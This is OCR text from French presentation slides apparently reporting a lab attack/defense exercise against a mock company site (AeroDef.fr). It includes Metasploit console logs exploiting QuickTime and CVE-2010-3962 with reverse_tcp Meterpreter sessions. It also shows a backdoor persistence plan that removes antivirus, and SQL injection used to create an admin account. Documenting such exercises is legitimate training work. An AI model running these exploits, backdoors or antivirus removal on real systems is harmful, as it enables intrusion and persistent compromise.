
# Deuxième confrontation (C2)

- METASPLOIT : CÔTÉ VICTIME...



# Deuxième confrontation (C2)

- METASPLOIT : ☺



# Deuxième confrontation (C2)

- METASPLOIT : **GAME OVER !!!**


```
msf exploit(apple_quicktime_marshaled_punk) > [*] Sending Apple QuickTime 7.6.7 _Marshaled_pUnk Code Execution exploit HTML to 192.168.0.17:1126...
[*] Sending stage (749056 bytes) to 192.168.0.17
[*] Meterpreter session 1 opened (192.168.0.18:7004 -> 192.168.0.17:1128) at 2010-11-09 17:43:20 -0500
[*] Session ID 1 (192.168.0.18:7004 -> 192.168.0.17:1128) processing AutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3700)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 2308

msf exploit(apple_quicktime_marshaled_punk) > sessions -l

Active sessions
=====


  Id  Type           Information                                     Connection
  --  -
  1   meterpreter   x86/win32  DOMAINE\user1 @ TARGETSTYLE  192.168.0.18:7004 -> 192.168.0.17:1128

msf exploit(apple_quicktime_marshaled_punk) > |
```

The image shows a terminal window with a black background and white text. The text represents the output of a Metasploit Meterpreter session. It shows the execution of the 'sessions -l' command, which lists active sessions. A table is displayed with columns for 'Id', 'Type', 'Information', and 'Connection'. One session is listed with ID 1, type 'meterpreter', and information 'x86/win32 DOMAINE\user1 @ TARGETSTYLE'. The connection is '192.168.0.18:7004 -> 192.168.0.17:1128'. At the bottom of the terminal, there are three tabs labeled 'Shell No. 2', 'Shell No. 3', and 'Shell No. 4'. The window has a standard Windows-style title bar and scrollbars.

# Deuxième confrontation (C2)

## ■ METASPLOIT : Exploit n°2 : CVE-2010-3962 [oday]



The screenshot shows a web browser window displaying the Metasploit module page for CVE-2010-3962. The URL in the address bar is `http://www.metasploit.com/modules/exploit/windows/browser/ms10_xxx_ie_css_clip`. The page title is "Internet Explorer CSS SetUserClip Memory Corruption". The main content describes a memory corruption vulnerability in Microsoft's HTML engine (mshtml) that can lead to arbitrary code execution. It details the mechanism of the exploit, which involves a specially crafted CSS tag that causes a vtable pointer to point to an unaligned address, leading to code execution. The page also lists the rank of the exploit as "Good", the authors as "unknown < >", "< [at] yuange1975 >", "Matteo Memelli < >", and "jduck < jduck [at] metasploit.com >". The references section includes CVE-2010-3962, OSVDB-68987, BID-44536, and two URLs from Microsoft and Exploit-DB. The exploit targets section lists "0 - Automatic (default)", "1 - Debug", "2 - Internet Explorer 6", and "3 - Internet Explorer 7".

**Internet Explorer CSS SetUserClip Memory Corruption**

This module exploits a memory corruption vulnerability within Microsoft's HTML engine (mshtml). When parsing an HTML page containing a specially crafted CSS tag, memory corruption occurs that can lead arbitrary code execution. It seems like Microsoft code inadvertently increments a vtable pointer to point to an unaligned address within the vtable's function pointers. This leads to the program counter being set to the address determined by the address "[vtable+0x30+1]". The particular address depends on the exact version of the mshtml library in use. Since the address depends on the version of mshtml, some versions may not be exploitable. Specifically, those ending up with a program counter value within another module, in kernel space, or just not able to be reached with various memory spraying techniques. Also, since the address is not controllable, it is unlikely to be possible to use ROP to bypass non-executable memory protections.

---

**Rank**

- o Good

**Authors**

- o unknown < >
- o < [at] yuange1975 >
- o Matteo Memelli < >
- o jduck < jduck [at] metasploit.com >

**References**


- o CVE-2010-3962
- o OSVDB-68987
- o BID-44536
- o <http://www.microsoft.com/technet/security/advisory/2458511.mspx>
- o <http://www.exploit-db.com/exploits/15421/>

**Exploit Targets**

- o 0 - Automatic (default)
- o 1 - Debug
- o 2 - Internet Explorer 6
- o 3 - Internet Explorer 7

# Deuxième confrontation (C2)

- METASPLOIT : BYPASS



# Deuxième confrontation (C2)

- METASPLOIT : PWNED !!!

```
pouet@bt: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
=[ svn r10962 updated today (2010.11.09)

msf > use windows/browser/ms10_xxx_ie_css_clip
msf exploit(ms10_xxx_ie_css_clip) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_xxx_ie_css_clip) > set uripath /
uripath => /
msf exploit(ms10_xxx_ie_css_clip) > set srvport 8081
srvport => 8081
msf exploit(ms10_xxx_ie_css_clip) > set srvhost 192.168.0.18
srvhost => 192.168.0.18
msf exploit(ms10_xxx_ie_css_clip) > set lhost 192.168.0.18
lhost => 192.168.0.18
msf exploit(ms10_xxx_ie_css_clip) > set lport 7003
lport => 7003
msf exploit(ms10_xxx_ie_css_clip) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.18:7003
[*] Using URL: http://192.168.0.18:8081/
[*] Server started.
msf exploit(ms10_xxx_ie_css_clip) > [*] Sending Internet Explorer CSS Tags Memory Corruption to 192.168.0.17:1200 (
target: Internet Explorer 6)...
[*] Sending stage (749056 bytes) to 192.168.0.17
[*] Meterpreter session 1 opened (192.168.0.18:7003 -> 192.168.0.17:1202) at 2010-11-09 17:56:15 -0500
[*] Session ID 1 (192.168.0.18:7003 -> 192.168.0.17:1202) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (1452)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 2364
[*] New server process: notepad.exe (2364)

msf exploit(ms10_xxx_ie_css_clip) > sessions -l

Active sessions
=====

```

Id	Type	Information	Connection
1	meterpreter	x86/win32 DOMAINE\user1 @ TARGETSTYLE	192.168.0.18:7003 -> 192.168.0.17:1202

```
msf exploit(ms10_xxx_ie_css_clip) >
Shell No. 3 Shell Shell No. 2
```

# Deuxième confrontation (C2)

## ■ METASPLOIT : Accès persistant et KILL-AVG


- ▣ 1 | Générer une **Backdoor** exécutable & lancer **listener**
- ▣ 2 | **Upload** de la **Backdoor** vers le **dossier Démarrage** de Windows
- ▣ 3 | **Supprimer** clé **RUN** du registre  
*[HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]*
- ▣ 4 | **Redémarrage** de la machine
- ▣ 5 | **Suppression** de l'exécutable « **avg.exe** »
- ▣ 6 | **Welcome Home !**



# Deuxième confrontation (C2)

## ■ METASPLOIT : Méthode du pivot

S'introduire en profondeur dans un réseau privé depuis chez soi café en main



# Deuxième confrontation (C2)

## ■ INJECTION SQL :

Avoir un accès administrateur sur le site




The screenshot shows the AeroDef.fr website. At the top left is the logo "AeroDef.fr" with the tagline "CONSULTANTS EN AERONAUTIQUE". To the right is a login form with an "email" input field, a password field containing six dots, and a "Connecter" button. Below the login form is a blue banner image of an airplane. The main content area contains three paragraphs of text. The first paragraph states: "Nous sommes une société anonyme de conseils en sécurité des systèmes embarqués. Fort de nos 10 ans d'activité, nous capitalisons aujourd'hui 1.141.080.560€ qui nous permettent d'accompagner les plus grands acteurs de l'aéronautique." The second paragraph states: "Au coeur du métier, nous sommes intervenus auprès de nombreux partenaires parmi les plus grands du secteur: Airbus, Boeing ont aujourd'hui une entière confiance en notre expertise." The third paragraph states: "Notre dernier grand projet, l'A380 de chez Airbus est sur le point d'aboutir et une fois de plus, Aerodef à su bousculer l'état de l'art pour des solutions toujours plus innovantes, toujours plus compétitives." Below the text is a section titled "Dernières nouvelles d'Aerodef:" containing three news items, each starting with a date "[26-10-2010]" and a title "Test X rédigé par Wannas Vossen", followed by the text "Ceci est un test." The first news item is highlighted with a rounded rectangle. A black arrow points from the text "Avoir un accès administrateur sur le site" to the login form. Another black arrow points from the text "Modifier les news du site" to the first news item.

Modifier les news du site

# Deuxième confrontation (C2)

## ■ INJECTION SQL :

### CRÉATION D'UN COMPTE « ADMIN »



AeroDef.fr  
CONSULTANTS EN AÉRONAUTIQUE

Inscription Déconnecter

Ceci est l'espace d'administration.


**Utilisateur du site Aerodef :**

Nom	Prénom	Email	Groupe	Validation
Vossen	Wannes	wannes.vossen@aerodef.fr	0	1
Belmudes	Jeremie	jeremie.belmudes@aerodef.fr	0	1
bhbjhkbjkhbjh	gffvkjhg	gvfhgfg@jhghg.com	1	0
bhbjhkbjkhbjh	gffvkjhg	gvfhgfg@jhghg.com	1	0
bhbjhkbjkhbjh	gffvkjhg	gvfhgfg@jhghg.com	1	0
bhbjhkbjkhbjh	gffvkjhg	gvfhgfg@jhghg.com	1	0
bhbjhkbjkhbjh	gffvkjhg	gvfhgfg@jhghg.com	1	0
DeJeremie	Test	test.de.jeremie@aerodefense.stri	1	0
DeJeremie	Test	test.de.jeremie@aerodefense.stri	1	0
DeJeremie	Test	test.de.jeremie@aerodefense.stri	1	0
Attaque	LaTeam	Attaque@Crème.fr	0	1

# Deuxième confrontation (C2)

## ■ INJECTION SQL :

### INSERTION DE NOUVELLES



The screenshot shows the AeroDef.fr website with a navigation bar containing the logo, the text 'CONSULTANTS EN AERONAUTIQUE', and a login section with 'Inscription', an email input field, a password input field with six dots, and a 'Connecter' button. Below the navigation bar is a banner image of an airplane. The main content area contains several paragraphs of text. A red rounded rectangle highlights a section titled 'Dernières nouvelles d'Aerodef :'. Inside this rectangle, five news items are listed, each with a date, a title, and a body of text. The titles are 'Citation1(Yayoooo)', 'Citation2(Anaw )', 'Citation3(Baury)', 'Citation4(Bast)', and 'Citation5(Ruxxx)'. The body text for each item is a simple sentence.

AeroDef.fr  
CONSULTANTS EN AERONAUTIQUE

Inscription email ..... Connecter

Nous sommes une société anonyme de conseils en sécurité des systèmes embarqués. Fort de nos 10 ans d'activité, nous capitalisons aujourd'hui 1.141.080.560€ qui nous permettent d'accompagner les plus grands acteurs de l'aéronautique.

Au coeur du métier, nous sommes intervenus auprès de nombreux partenaires parmi les plus grands du secteur: Airbus, Boeing ont aujourd'hui une entière confiance en notre expertise.

Notre dernier grand projet, l'A380 de chez Airbus est sur le point d'aboutir et une fois de plus, Aerodef à su bousculer l'état de l'art pour des solutions toujours plus innovantes, toujours plus compétitives.

**Dernières nouvelles d'Aerodef :**

